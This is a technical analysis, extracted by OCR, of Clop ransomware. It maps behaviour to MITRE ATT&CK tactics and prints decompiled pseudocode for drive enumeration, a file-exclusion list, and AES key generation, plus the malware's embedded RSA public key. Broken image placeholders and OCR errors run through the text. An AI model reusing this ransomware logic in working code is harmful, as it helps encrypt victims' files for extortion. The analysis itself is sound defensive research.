#1 **Execution** as Tactic

a. **Native API** for technique


File and Discovery Service:

After enumerating network shares another thread is created which iterates over drive letters from 'A' to 'Z', checks the drive type for each (fixed, removable, or remote), and creates a new thread to execute a function (**sub_40E5D0**) with the drive path if the drive type matches. It introduces delays between iterations using sleep functions.



```
for ( k = 0; k < 26; ++k )
{
  wsprintfW(RootPathName, L"%c:", (unsigned __int16)(char)(k + 65));
  v6 = GetDriveTypeW(RootPathName);
  if ( v6 == 3 || v6 == 2 || v6 == 4 )
  {
    CreateThread(0, 0, sub_40E5D0, RootPathName, 0, 0);
    Sleep(0xAu);
  }
  Sleep(0x64u);
}
Sleep(0x1B7740u);
```

For each folder discovered, it will enter it and search for more subfolders and files. The first step is to check the name of the folder/file found against a hardcoded list of hashes



If it passes, it will check that the file is not a folder, and in this case compare the name with a list of hardcoded names and extensions

Pseudocode-A

```
58    if ( (FindFileData.dwFileAttributes & 0x10) == 0
59      && lstrcmpW(FindFileData.cFileName, L"..")
60      && lstrcmpW(FindFileData.cFileName, L".")
61      && !StrStrW(FindFileData.cFileName, aClopreadmeTxt)
62      && !StrStrW(FindFileData.cFileName, L"ntldr")
63      && !StrStrW(FindFileData.cFileName, L"NTLDR")
64      && !StrStrW(FindFileData.cFileName, L"boot.ini")
65      && !StrStrW(FindFileData.cFileName, L"BOOT.INI")
66      && !StrStrW(FindFileData.cFileName, L"ntuser.ini")
67      && !StrStrW(FindFileData.cFileName, L"NTUSER.INI")
68      && !StrStrW(FindFileData.cFileName, L"AUTOEXEC.BAT")
69      && !StrStrW(FindFileData.cFileName, L"autoexec.bat")
70      && !StrStrW(FindFileData.cFileName, aClop)
71      && !StrStrW(FindFileData.cFileName, L"NTDETECT.COM")
72      && !StrStrW(FindFileData.cFileName, L"ntdetect.com")
73      && !StrStrW(pszFirst, L"Desktop")
74      && !StrStrW(pszFirst, L"DESKTOP")
75      && !StrStrW(FindFileData.cFileName, L".dll")
76      && !StrStrW(FindFileData.cFileName, L".DLL")
77      && !StrStrW(FindFileData.cFileName, L".exe")
78      && !StrStrW(FindFileData.cFileName, L".EXE")
79      && !StrStrW(FindFileData.cFileName, L".sys")
80      && !StrStrW(FindFileData.cFileName, L".SYS")
81      && !StrStrW(FindFileData.cFileName, L".OCX")
82      && !StrStrW(FindFileData.cFileName, L".ocx")
83      && !StrStrW(FindFileData.cFileName, L".LNK")
84      && !StrStrW(FindFileData.cFileName, L".lnk")
85      && !StrStrW(FindFileData.cFileName, L"desktop.ini")
86      && !StrStrW(FindFileData.cFileName, L"autorun.inf")
87      && !StrStrW(FindFileData.cFileName, L"ntuser.dat")
88      && !StrStrW(FindFileData.cFileName, L"iconcache.db")
89      && !StrStrW(FindFileData.cFileName, L"bootsect.bak")
90      && !StrStrW(FindFileData.cFileName, L"ntuser.dat.log")
91      && !StrStrW(FindFileData.cFileName, L"thumbs.db")
92      && !StrStrW(FindFileData.cFileName, L"DESKTOP.INI")
93      && !StrStrW(FindFileData.cFileName, L"AUTORUN.INF")
```


The mitre bahavioral mapping for searching files and directory is as follow:

#1 **Discovery** as Tactic


a. **Files and Directory** for technique


Data Encryption:

As mentioned above it searched for specific folders and for each folder discovered, it will enter it and search for more subfolders and files. The first step is to check the name of the folder/file found against a hardcoded list of hashes.




If it passes, it will check that the file is not a folder, and in this case compare the name with a list of hardcoded names and extensions







Here is the data encryption process while debugging.



While encrypting data a random AES key and crypt each byte of the file with this key, next it will put the mark “Clop^_” at the end of the file, after the mark it will put the key used to crypt the file ciphered with the master RSA key that has hardcoded the malware to protect it against third party free decryptors.


Pseudocode-A
Stack of sub_40B380
Stack of StartAddress
int __fastcall sub_40D200(void **a1, DWORD *a2)
{
BYTE *v4; // esi
HCRYPTPROV phProv; // [esp+Ch] [ebp-8h] BYREF
HCRYPTKEY phKey; // [esp+10h] [ebp-4h] BYREF
SetErrorMode(1u);
phProv = 0;
phKey = 0;
if (!CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 0)
&& !CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 8u))
{
return 0;
}
if (!CryptGenKey(phProv, 1u, 0x4000u, &phKey))
return 0;
if (!CryptExportKey(phKey, 0, 6u, 0, 0, a2))
return 0;
v4 = (BYTE *)*a1;
memset(*a1, 0, *a2);
if (!CryptExportKey(phKey, 0, 6u, 0, v4, a2))
return 0;
if (phKey)
CryptDestroyKey(phKey);
if (phProv)
CryptReleaseContext(phProv, 0);
return 1;
}
0000C692 sub_40D200:20 (40D292) (Synchronized with IDA View-A, Hex View-1)




By the use of **CryptStringToBinary** the encoded key is converted to binary form which Is being embedded into he malware in base 64 and the symmetric key is generated using API **CryptGenKey**. By using floss I have extracted the strings in which I got this base 64 embedded key :

BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCpEnzYAtPzcmKnw41bLkkkDDmZ
1YB4weOpyx0lY8gVl0gvveTMKhmhYNzjc5uQfXH3fbGmbbdELle/u7YsdXkuNHRQ
ThnFfs+q7Slw1nibfYa4c9KA4ftfr69dZTt4T/RzRzsISVNU1Q6me59k9bBqxgiy
DRjJhl79BT65Ggn+uQIDAQAB -----**END PUBLIC KEY**-----

Clop Ransomware

After encrypting, the file will try to open in the same folder the ransom note and, if it exists, it will continue without overwriting it to save time, but if the ransom note does not exist it will access one resource in the malware called “SIXSIX”. This resource is crypted with the same XOR operation as the first resource: the .bat file, after decrypting, will write the ransom note in the folder of the file.

The file content is firstly encrypted with AES 256 THEN THE AES KEY IS ENCRYPTED WITH RSA key which is then appended at the end of the encrypted files :

